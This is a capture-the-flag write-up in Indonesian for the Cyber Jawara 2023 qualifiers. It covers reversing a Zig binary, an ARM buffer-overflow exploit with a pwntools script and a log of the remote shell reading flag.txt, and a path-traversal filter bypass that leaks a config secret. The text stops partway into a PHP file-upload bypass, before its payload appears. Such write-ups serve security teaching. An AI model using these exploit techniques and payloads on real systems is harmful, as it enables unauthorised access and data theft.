

WRITEUP CYBER JAWARA QUALS 2023



AJARIN DONG PUH SEPUH

CHRISTOPHER RALIN ANGGOMAN

FIKRI MUHAMMAD ABDILLAH


HERLAMBANG RAFLI WICAKSONO

Daftar Isi

REVERSE ENGINEERING.....	3
newcomer.....	3
Binary Exploitation.....	9
sorearm	9
WEB	14
Static Web.....	14
Magic 1	16
CRYPTOGRAPHY	19
daruma	19
chokaro	22

REVERSE ENGINEERING

newcomer



Kami mendapat file binary, berdasarkan deskripsi soal, binary (elf64) tersebut dibuat dengan zig language, pertama-tama kami membukanya dengan ida64, saat membuka nya dengan ida64 terdapat beberapa warning, tapi kami hiraukan saja dan langsung mencari start dari kode tersebut.

Awal-awal kami menemukan `_start()` function yang di dalamnya call function `start_posixCallMainAndExit()`, tidak seperti c / c++ dimana dalam `start()` function biasanya akan langsung call `main()`, tetapi `main()` function akan di call di dalam `start_posixCallMainAndExit()`, dan di bahasa zig ini `main()` function bernama `<project_name>_main()`, dalam case ini namanya `newcomer_main()`.

Berikut adalah hasil disassemble ida64 dari `newcomer_main()`:

```

anyerror __cdecl newcomer_main()
{
    builtin_StackTrace *v0; // rdi
    anyerror result; // ax
    char v4; // r8
    __u8 v5; // rdi
    void *v6; // rcx
    u8 chr_input; // [rsp+Eh] [rbp-152h]
    usize i_1; // [rsp+18h] [rbp-148h]
    __u8 v9; // [rsp+20h] [rbp-140h]
    anyerror v10; // [rsp+36h] [rbp-12Ah]
    rand_Xoshiro256 rand_impl; // [rsp+40h] [rbp-120h] BYREF
    __m256i v12; // [rsp+60h] [rbp-100h] BYREF
    u8 buf[100]; // [rsp+80h] [rbp-E0h] BYREF
    __int64 v14; // [rsp+F0h] [rbp-70h]
    u8 *v15; // [rsp+F8h] [rbp-68h]
    __int64 v16; // [rsp+100h] [rbp-60h]
    __int64 v17; // [rsp+108h] [rbp-58h]
    __int64 v18; // [rsp+110h] [rbp-50h]
    __int64 v19; // [rsp+118h] [rbp-48h]
    u8 cnt; // [rsp+127h] [rbp-39h]
    __u8 p_self; // [rsp+128h] [rbp-38h] BYREF
    anyerror v22; // [rsp+138h] [rbp-28h]
    __u8 user_input; // [rsp+140h] [rbp-20h]
    usize i; // [rsp+150h] [rbp-10h]
    u8 chr; // [rsp+15Eh] [rbp-2h]
    u8 res; // [rsp+15Fh] [rbp-1h]

    rand_Xoshiro256_init((u64)&v12);
    __asm
    {
        vmovups ymm0, ymmword ptr [rbp+init_s]
        vmovups ymmword ptr [rbp+rand_impl.s], ymm0
        vmovaps ymm0, cs:ymmword_200240
        vmovups ymmword ptr [rbp+buf+40h], ymm0
        vmovups ymmword ptr [rbp+buf+20h], ymm0
        vmovups ymmword ptr [rbp+buf], ymm0
    }
    *(_DWORD *)&buf[96] = -1431655766;
    v14 = 1296236545LL;
    v15 = buf;
    v16 = 100LL;
    v17 = 0LL;
    v18 = 0LL;
    v19 = 0LL;
    cnt = 0;
}

```



```

__asm { vzeroupper }

io_reader_Reader_fs_file_File_error_InputOutput_SystemResources_IsDir_Op
erationAborted_BrokenPipe_ConnectionResetByPeer_ConnectionTimedOut_NotOp
enForReading_NetNameDeleted_WouldBlock_AccessDenied_Unexpected___functio
n__read___readUntilDelimiterOrEof(

(io_reader_Reader(fs_file_File_error{InputOutput_SystemResources_IsDir_O
perationAborted_BrokenPipe_ConnectionResetByPeer_ConnectionTimedOut_NotO
penForReading_NetNameDeleted_WouldBlock_AccessDenied_Unexpected}_(functi
on_'read')) *)&p_self,
    (__u8)__PAIR128__(&unk_20FD2C, (unsigned __int64)v0),
    (u8)buf);
if ( v22 )
{
    v10 = v22;
    builtin_returnError(v0);
    result = v10;
}
else
{
    v9 = p_self;
    if ( !p_self.ptr )
        return 0;
    user_input = p_self;
    for ( i = 0LL; ; i = i_1 + 1 )
    {
        i_1 = i;
        if ( i >= v9.len )
            break;
        chr = v9.ptr[i];
        chr_input = chr;
        res = rand_Xoshiro256_next(&rand_impl) ^ chr_input;
        if ( cnt >= 0x49uLL )
            builtin_panicOutOfBounds(cnt, 0x49uLL);
        if ( res == byte_203B90[cnt] )
        {
            if ( cnt == 0xFF )
            {
                v5.ptr = (u8 *)"integer overflow";
                v5.len = 16LL;
                v6 = &unk_20D370;
                builtin_default_panic(v5, 0LL, *(_usize *)&v4 - 8));
            }
            ++cnt;
        }
    }
}

```

```

    }
    if ( cnt != 73 )
    {
        wrong();
        return 0;
    }
    correct();
    debug_print__anon_3419();
    result = 0;
}
return result;
}

```

Dapat dilihat bahwa programnya sangat straight forward yaitu meminta input user selanjutnya akan **XOR** setiap byte input user dengan generated byte yang dihasilkan dari **rand.Xoshiro256**, dan akan di compare dengan **byte_203B90[]**.

```

DAT_00203b90 = [
    0xd2, 0x95, 0xc2, 0x70, 0xa4, 0x53, 0xd5, 0x4a, 0x3d, 0xc0, 0x9a,
    0x3c, 0x62, 0x0d, 0xa7, 0x41, 0xea, 0x2a, 0x3c, 0x85, 0x73, 0xc6, 0xac,
    0x47, 0xee, 0x87, 0x0d, 0x64, 0xb8, 0x5e, 0xa9, 0x5a, 0x0d, 0x47, 0x8d,
    0x3b, 0x8a, 0x58, 0x8a, 0x00, 0x05, 0xda, 0x81, 0x44, 0xab, 0x2e, 0x96,
    0x93, 0x6e, 0x43, 0x56, 0x1b, 0x9d, 0x51, 0x89, 0x60, 0x29, 0xae, 0x09,
    0x54, 0x4e, 0x7f, 0xd3, 0xc0, 0x82, 0xe8, 0x0d, 0xa3, 0x33, 0x52, 0xac,
    0x20, 0xbd
]

```

Kami selanjutnya memastikan bahwa parameter saat inialisasi random adalah seed, dan benar saja setelah mencarinya di repository zig parameter nya adalah seed. (src: <https://github.com/ziglang/zig/blob/master/lib/std/rand/Xoshiro256.zig>)

Disini sebenarnya kurang 1 langkah lagi, yaitu mencari seed nya, setelah beberapa menit mencari nya dengan ida64 dan juga ghidra kami tidak juga menemukannya, dan kami berpikir untuk mencarinya dengan debugging karena setelah membaca isi function **rand_Xoshiro256_init()**, seed jelas berada pada variable v1 dengan register **\$RSI**.

```

void __cdecl rand_Xoshiro256_init(u64 init_s)
{
    u64 v1; // rsi
    rand_Xoshiro256 x; // [rsp+20h] [rbp-20h] BYREF

    x.s[0] = 0LL;
    x.s[1] = 0LL;
    x.s[2] = 0LL;
    x.s[3] = 0LL;
}

```

```

rand_Xoshiro256_seed(&x, v1);
*(rand_Xoshiro256 *)init_s = x;
}

```

Langsung saja kami break pada `rand.Xoshiro256.init`

```

gdb-peda$ break 'rand.Xoshiro256.init'
Breakpoint 1 at 0x21f214: file /snap/zig/8241/lib/std/rand/Xoshiro256.zig, line 13.

```

```

gdb-peda$ run
Starting program: /mnt/d/Programming/CySec/Cyber_Security/CTF/2023/CTF-Cyber-jawara/Reverse_Engineering/newcomer/newcomer
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.
Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

Registers
RAX: 0x0
RDI: 0x0
RDX: 0x250000 (<compress.deflate.decompressor.Decompressor(io.reader.Reader(*io.fixed_buffer_stream.FixedBufferStream([const u8],error{}),(function 'read'))).dataBlock+672>: call 0x25f990 <compress.deflate.decompressor.Decompressor(io.reader.Reader(*io.fixed_buffer_stream.FixedBufferStream([const u8],error{}),(function 'read'))).copyData>)
R0X: 0x0
RSI: 0x1a4
RDI: 0x7fffffff3f0 → 0x0
RBP: 0x7fffffff380 → 0x7fffffff4f0 → 0x7fffffff7a0 → 0x0
RSP: 0x7fffffff340 → 0x7fffffff620 → 0x24d3a0 (<os.noopSigHandler>: push rbp)
RIP: 0x21f214 (<rand.Xoshiro256.init+20>: mov rax,QWORD PTR ds:0x2002a0)
R0: 0x0
R8: 0x20 (' ')
R10: 0x8
R11: 0x202
R12: 0x0
R13: 0x0
R14: 0x0
R15: 0x0
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT direction overflow)

0x21f208 <rand.Xoshiro256.init+8>: mov QWORD PTR [rbp-0x38],rdi
0x21f20c <rand.Xoshiro256.init+12>: mov QWORD PTR [rbp-0x30],rdi
0x21f210 <rand.Xoshiro256.init+16>: mov QWORD PTR [rbp-0x28],rsi
⇒ 0x21f214 <rand.Xoshiro256.init+20>: mov rax,QWORD PTR ds:0x2002a0
0x21f21c <rand.Xoshiro256.init+28>: mov QWORD PTR [rbp-0x20],rax
0x21f220 <rand.Xoshiro256.init+32>: mov rax,QWORD PTR ds:0x2002a8
0x21f228 <rand.Xoshiro256.init+40>: mov QWORD PTR [rbp-0x18],rax
0x21f22c <rand.Xoshiro256.init+44>: mov rax,QWORD PTR ds:0x2002b0

0000| 0x7fffffff340 → 0x7fffffff620 → 0x24d3a0 (<os.noopSigHandler>: push rbp)
0008| 0x7fffffff340 → 0x7fffffff3f0 → 0x0
0016| 0x7fffffff350 → 0x7fffffff3f0 → 0x0
0024| 0x7fffffff350 → 0x1a4

```

Pada akhirnya kami mendapatkan seednya `0x1a4`, selanjutnya kami pun membuat program solver nya dengan zig, karena saat saya coba di python dengan module **randomgen**, programnya tidak berjalan sesuai yang diinginkan.

Berikut adalah program **solve.zig** nya:

```

const std = @import("std");
const Xoshiro256 = std.rand.Xoshiro256;

const DAT_00203b90 = [_]u8{ 0xd2, 0x95, 0xc2, 0x70, 0xa4, 0x53, 0xd5, 0x4a,
0x3d, 0xc0, 0x9a, 0x3c, 0x62, 0x0d, 0xa7, 0x41, 0xea, 0x2a, 0x3c, 0x85, 0x73,
0xc6, 0xac, 0x47, 0xee, 0x87, 0x0d, 0x64, 0xb8, 0x5e, 0xa9, 0x5a, 0x0d, 0x47,
0x8d, 0x3b, 0x8a, 0x58, 0x8a, 0x00, 0x05, 0xda, 0x81, 0x44, 0xab, 0x2e, 0x96,
0x93, 0x6e, 0x43, 0x56, 0x1b, 0x9d, 0x51, 0x89, 0x60, 0x29, 0xae, 0x09, 0x54,
0x4e, 0x7f, 0xd3, 0xc0, 0x82, 0xe8, 0x0d, 0xa3, 0x33, 0x52, 0xac, 0x20, 0xbd };

pub fn main() void {
    const seed: u64 = 0x1a4;
    var rng = Xoshiro256.init(seed);
    var randomValue: u8 = 0;
    for (DAT_00203b90) |value| {
        randomValue = @intCast(Xoshiro256.next(&rng) & 0xff);
        std.debug.print("{c}", .{randomValue ^ value});
    }
}


```

```
}  
}
```

Flag: CJ2023{tbh_i_ran_out_of_ideas_idk_if_you_guys_learned_anything_from_this}

Binary Exploitation

sorearm



Diberikan sebuah file ELF 32-Bit dengan arsitektur ARM dengan mitigasi Partial Relro (Relocation Read-Only Sebagian) sehingga Global Offset Tablenya (GOT) writeable, tanpa stack canary sehingga tidak ada pengecekan canary pada saat buffer overflow terjadi, nx enabled (no execute) sehingga user tidak bisa memasukkan shellcode, dan tanpa PIE (Position Independent Executable) sehingga elf address dari program akan menjadi static (tidak berubah-ubah).

```

{ } 77 10% 3.436 100% 127.0.0.1 15:16 03.12.23
>>> file
>>> ls
@ a.c
@ b.c
@ exp.py
@ main.c
@ sore.py
@ sorearm
@ sorearm.c
{ } 77 10% 3.436 100% 127.0.0.1 15:16 03.12.23
>>> file sorearm: cs --file=sorearm
sorearm: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux-armhf.so.3, BuildID[sha1]=de162d95112187c9537e98aacf5838f79a17a33a, for GNU/Linux 3.2.0, not stri
pped
Partial RELRO  STACK CANARY  Nx  PIE  RPATH  RUNPATH  Symbols  FORTIFY Fortified  Fortifiable  FILE
Partial RELRO  No canary found  No enabled  No PIE  No RPATH  No RUNPATH  110 Symbols  No 0  127.0.0.1 15:16 03.12.23
{ } 77 10% 3.436 100% 127.0.0.1 15:16 03.12.23
>>> file
>>> ldd sorearm
not a dynamic executable
{ } 77 10% 3.436 100% 127.0.0.1 15:16 03.12.23
>>> file

```

Pada fungsi main(), program akan memanggil fungsi init() untuk melakukan inisialisasi stdin, stdout, dan stderr (_IONBF) agar mode program menjadi unbuffered. Setelah itu, program akan membaca inputan user menggunakan read() dengan maksimal inputan sebanyak 256 bytes dari stdin, dan disimpan dalam register r1. Sementara itu, variabel yang diinisialisasi hanya bisa menampung 28 bytes (0x1c) sehingga dapat terjadi buffer overflow.

```

pwndbg> disass main
Dump of assembler code for function main:
0x00010568 <+0>:      push    {r7, lr}
0x0001056a <+2>:      sub     sp, #32
0x0001056c <+4>:      add     r7, sp, #0
0x0001056e <+6>:      str     r0, [r7, #4]
0x00010570 <+8>:      str     r1, [r7, #0]
0x00010572 <+10>:     bl      0x104ec <init>
0x00010576 <+14>:     add.w   r3, r7, #8
0x0001057a <+18>:     mov.w   r2, #256      @ 0x100
0x0001057e <+22>:     mov     r1, r3
0x00010580 <+24>:     movs    r0, #0
=> 0x00010582 <+26>:     blx     0x103e0 <read@plt>
0x00010586 <+30>:     movs    r3, #0
0x00010588 <+32>:     mov     r0, r3
0x0001058a <+34>:     adds    r7, #32
0x0001058c <+36>:     mov     sp, r7
0x0001058e <+38>:     pop     {r7, pc}
End of assembler dump.

pwndbg> disass init
Dump of assembler code for function init:
0x000104ec <+0>:      push    {r3, r4, r7, lr}
0x000104ee <+2>:      add     r7, sp, #0
0x000104f0 <+4>:      ldr     r4, [pc, #52]   @ (0x10528 <init+60>)
0x000104f2 <+6>:      add     r4, pc
0x000104f4 <+8>:      ldr     r3, [pc, #52]   @ (0x1052c <init+64>)
0x000104f6 <+10>:     ldr     r3, [r4, r3]
0x000104f8 <+12>:     ldr     r0, [r3, #0]
0x000104fa <+14>:     movs    r3, #0
0x000104fc <+16>:     movs    r2, #2
0x000104fe <+18>:     movs    r1, #0
0x00010500 <+20>:     blx     0x10410 <setvbuf@plt>
0x00010504 <+24>:     ldr     r3, [pc, #40]   @ (0x10530 <init+68>)
0x00010506 <+26>:     ldr     r3, [r4, r3]
0x00010508 <+28>:     ldr     r0, [r3, #0]
0x0001050a <+30>:     movs    r3, #0
0x0001050c <+32>:     movs    r2, #2
0x0001050e <+34>:     movs    r1, #0
0x00010510 <+36>:     blx     0x10410 <setvbuf@plt>
0x00010514 <+40>:     ldr     r3, [pc, #28]   @ (0x10534 <init+72>)
0x00010516 <+42>:     ldr     r3, [r4, r3]
0x00010518 <+44>:     ldr     r0, [r3, #0]
0x0001051a <+46>:     movs    r3, #0
0x0001051c <+48>:     movs    r2, #2
0x0001051e <+50>:     movs    r1, #0
0x00010520 <+52>:     blx     0x10410 <setvbuf@plt>
0x00010524 <+56>:     nop
0x00010526 <+58>:     pop     {r3, r4, r7, pc}
0x00010528 <+60>:     andeq   r1, r0, r10, lsl #22
0x0001052c <+64>:     andeq   r0, r0, r0, lsr r0
0x00010530 <+68>:     andeq   r0, r0, r4, lsr r0
0x00010534 <+72>:     andeq   r0, r0, r8, lsr #32
End of assembler dump.

```

Terdapat juga fungsi a() yang akan memanggil fungsi puts() untuk menampilkan string “/bin/sh” dan fungsi b() yang akan memanggil fungsi system(“id”).


```

pwndbg> disass a
Dump of assembler code for function a:
0x00010538 <+0>:      push    {r7, lr}
0x0001053a <+2>:      add     r7, sp, #0
0x0001053c <+4>:      ldr     r3, [pc, #12] @ (0x1054c <a+20>)
0x0001053e <+6>:      add     r3, pc
0x00010540 <+8>:      ldr     r3, [r3, #0]
0x00010542 <+10>:     mov     r0, r3
0x00010544 <+12>:     blx     0x103ec <puts@plt>
0x00010548 <+16>:     nop
0x0001054a <+18>:     pop     {r7, pc}
0x0001054c <+20>:     andeq   r1, r0, r2, lsl #22
End of assembler dump.
pwndbg> disass b
Dump of assembler code for function b:
0x00010550 <+0>:      push    {r7, lr}
0x00010552 <+2>:      add     r7, sp, #0
0x00010554 <+4>:      ldr     r3, [pc, #12] @ (0x10564 <b+20>)
0x00010556 <+6>:      add     r3, pc
0x00010558 <+8>:      ldr     r3, [r3, #0]
0x0001055a <+10>:     mov     r0, r3
0x0001055c <+12>:     blx     0x103f8 <system@plt>
0x00010560 <+16>:     nop
0x00010562 <+18>:     pop     {r7, pc}
0x00010564 <+20>:     andeq   r1, r0, lr, ror #21
End of assembler dump.

```

Untuk memanggil default shell (user shell), kita hanya perlu memanggil fungsi system dengan register r0 yang berisi pointer ke string “/bin/sh” atau system(“/bin/sh”). Kita dapat melakukan hal tersebut dengan membuat ropchain dengan cara memasukkan pointer ke string “/bin/sh” di register r0 dan memanggil fungsi system() yang ada pada fungsi b(). Berikut exploit script yang saya buat:

```

exp.py
#!/usr/bin/python3

from pwn import *

exe = './sorearm'
elf = context.binary = ELF(exe, checksec = 0)
context.arch = 'arm'
context.terminal = ["kitty", "@launch", "--location=split"]

context.log_level = 'debug'

host, port = "nc 137.184.6.25 17002".split(" ")[1:3]

# qemu-arm-static -L /usr/arm-linux-gnueabi/ -g 1234 sorearm
# io = process(["qemu-arm-static", "-L", "/usr/arm-linux-gnueabi/", "-g",
# "1234", exe])
io = remote(host, port)

cmd = ''
b * main+26
c
...

gdbscript = cmd
# gdb.attach(("127.0.0.1", 1234), gdbscript=gdbscript, exe='./sorearm')

```

AJARIN DONG PUH SEPUH


```

itoidthewarrior 9 /pwn/sorearm
>>> python exp.py
[+] Opening connection to 137.184.6.25 on port 17002: Done
[DEBUG] Sent 0x35 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 | aaaa baaa caaa daaa |
00000010 65 61 61 61 66 61 61 61 67 61 61 61 27 05 01 00 | eaaa faaa gaaa '...' |
00000020 2c 06 01 00 27 05 01 00 2c 06 01 00 5b 05 01 00 | ,... '...' ,... [...] |
00000030 ef be ad de 0a                                     | ..... |
00000035


[*] Switching to interactive mode
$ ls -la
[DEBUG] Sent 0x7 bytes:
b'ls -la\n'
[DEBUG] Received 0xfb bytes:
b'total 32\n'
b'drwxr-xr-x 1 root ctf 4096 Dec 2 12:38 .\n'
b'drwxr-xr-x 1 root root 4096 Dec 2 12:38 ..\n'
b'-rwxr-x--- 1 root ctf 8044 Dec 2 12:34 chall\n'
b'-r--r----- 1 root ctf 41 Dec 2 12:36 flag.txt\n'
b'-rwxr-x--- 1 root ctf 82 Dec 2 12:34 run_challenge.sh\n'
total 32
drwxr-xr-x 1 root ctf 4096 Dec 2 12:38 .
drwxr-xr-x 1 root root 4096 Dec 2 12:38 ..
-rwxr-x--- 1 root ctf 8044 Dec 2 12:34 chall
-r--r----- 1 root ctf 41 Dec 2 12:36 flag.txt
-rwxr-x--- 1 root ctf 82 Dec 2 12:34 run_challenge.sh
$ whoami
[DEBUG] Sent 0x7 bytes:
b'whoami\n'
[DEBUG] Received 0x4 bytes:
b'ctf\n'
ctf
$ id
[DEBUG] Sent 0x3 bytes:
b'id\n'
[DEBUG] Received 0x2a bytes:
b'uid=999(ctf) gid=995(ctf) groups=995(ctf)\n'
uid=999(ctf) gid=995(ctf) groups=995(ctf)
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x29 bytes:
b'CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}\n'
CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}
$

```

Flag: CJ2023{6fb2ad4fe1019c980a3d67b6754733ec}

WEB

Static Web



Diberikan sebuah url (<https://static-web.ctf.cyberjawara.id/>) dan source code index.js dari website tersebut. Berikut source code yang diberikan:

index.js

```
const http = require('http');
const fs = require('fs');
const path = require('path');
const url = require('url');

const config = require('./config.js')

const server = http.createServer((req, res) => {
  if (req.url.startsWith('/static/')) {
    const urlPath = req.url.replace(/\\.\\.\\.\\/g, '')
    const filePath = path.join(__dirname, urlPath);
    fs.readFile(filePath, (err, data) => {
      if (err) {
        res.writeHead(404);
        res.end("Error: File not found");
      } else {
        res.writeHead(200);
        res.end(data);
      }
    });
  } else if (req.url.startsWith('/admin/')) {
```

```

const parsedUrl = url.parse(req.url, true);
const queryObject = parsedUrl.query;
if (queryObject.secret == config.secret) {
  res.writeHead(200);
  res.end(config.flag);
} else {
  res.writeHead(403);
  res.end('Nope');
}
} else if (req.url == '/') {
  fs.readFile('index.html', (err, data) => {
    if (err) {
      res.writeHead(500);
      res.end("Error");
    } else {
      res.writeHead(200);
      res.end(data);
    }
  });
} else {
  res.writeHead(404);
  res.end("404: Resource not found");
}
});

server.listen(3000, () => {
  console.log("Server running at http://localhost:3000/");
});

```

Berdasarkan analisis source code, terdapat kerentanan Local File Inclusion di website ini tetapi ada filter terhadap payload LFI yakni di `const urlPath = req.url.replace(/\\.\\.\\.\\/g, "")`. Jika kita bisa berhasil masuk ke path `../../config.js` kita bisa mendapatkan secret dan flag.

```

const server = http.createServer((req, res) => {
  if (req.url.startsWith('/static/')) {
    const urlPath = req.url.replace(/\\.\\.\\.\\/g, '')
    const filePath = path.join(__dirname, urlPath);
    fs.readFile(filePath, (err, data) => {
      if (err) {
        res.writeHead(404);
        res.end("Error: File not found");
      } else {
        res.writeHead(200);
        res.end(data);
      }
    });
  } else if (req.url.startsWith('/admin/')) {
    const parsedUrl = url.parse(req.url, true);

```

```
const queryObject = parsedUrl.query;
if (queryObject.secret == config.secret) {
  res.writeHead(200);
  res.end(config.flag);
} else {
  res.writeHead(403);
  res.end('Nope');
}
```

Berikut payload yang saya gunakan untuk membypass filter payload Local File Inclusion (LFI) tersebut dan hasilnya:

The screenshot shows the 'Request' and 'Response' tabs in a web browser's developer tools. The 'Request' tab shows a GET request to `/static/../../config.js` with various headers including `Host: static-web.ctf.cyberjawara.id`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`. The 'Response' tab shows a 200 OK response with headers `Server: nginx/1.24.0 (Ubuntu)`, `Date: Sun, 03 Dec 2023 10:00:36 GMT`, and `Content-Length: 129`. The response body contains the following JavaScript code:

```
const secret = 'wWijli23ejasdsdgvno2xnjl23123';
const flag = 'CJ2023{1st_warmup_and_m1c_ch3ck}';
module.exports = {
  secret, flag
}
```

Flag: CJ2023{1st_warmup_and_m1c_ch3ck}

Magic 1


The screenshot shows the 'Magic 1' challenge interface. At the top, it says 'Challenge' and '28 Solves'. The challenge title is 'Magic 1' with a score of '300'. Below this, it says 'Another warmup with PHP web app.' and provides the URL 'https://magic-1.ctf.cyberjawara.id'. There is a button to download 'magic-1.zip'. At the bottom, there are two input fields: 'Flag' and 'Submit'.

Kita diberikan zip yang berisi source code, dockerfile, dan dummy flag (local flag.txt). Challenge ini adalah sebuah challenge file upload. Web akan mengecek pada fungsi canUploadImage() terlebih dahulu, setelah itu akan memindahkan image tersebut ke folder results.

```

28 }
29 }
30
31 if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_FILES['image'])) {
32     if (canUploadImage($_FILES['image'])) {
33         move_uploaded_file($_FILES['image']['tmp_name'], 'results/original-' . $_FILES['image']['name']);
34         $resizedImagePath = resizeImage($_FILES['image']);
35     } else {
36         $error = 'Please upload different file.';
37     }
38 }
39 ?>

```




Dapat dilihat pada potongan kode dibawah bahwa untuk melewati fungsi canUploadImage, kita perlu membypass mimetype, filesize kurang dari 500*1024, dan juga nama file harus >= 30.

```

3 $error = null;
4
5 1 reference
6 function canUploadImage($file) {
7     $fileExtension = strtolower(pathinfo($file['name'], PATHINFO_EXTENSION));
8     $finfo = new finfo(FILEINFO_MIME_TYPE);
9     $fileMimeType = $finfo->file($file['tmp_name']);
10    $maxFileSize = 500 * 1024;
11    return (strpos($fileMimeType, 'image/') === 0 &&
12        $file['size'] <= $maxFileSize &&
13        strlen($file['name']) >= 30
14    );
15 }

```

Dibuatlah payload seperti dibawah



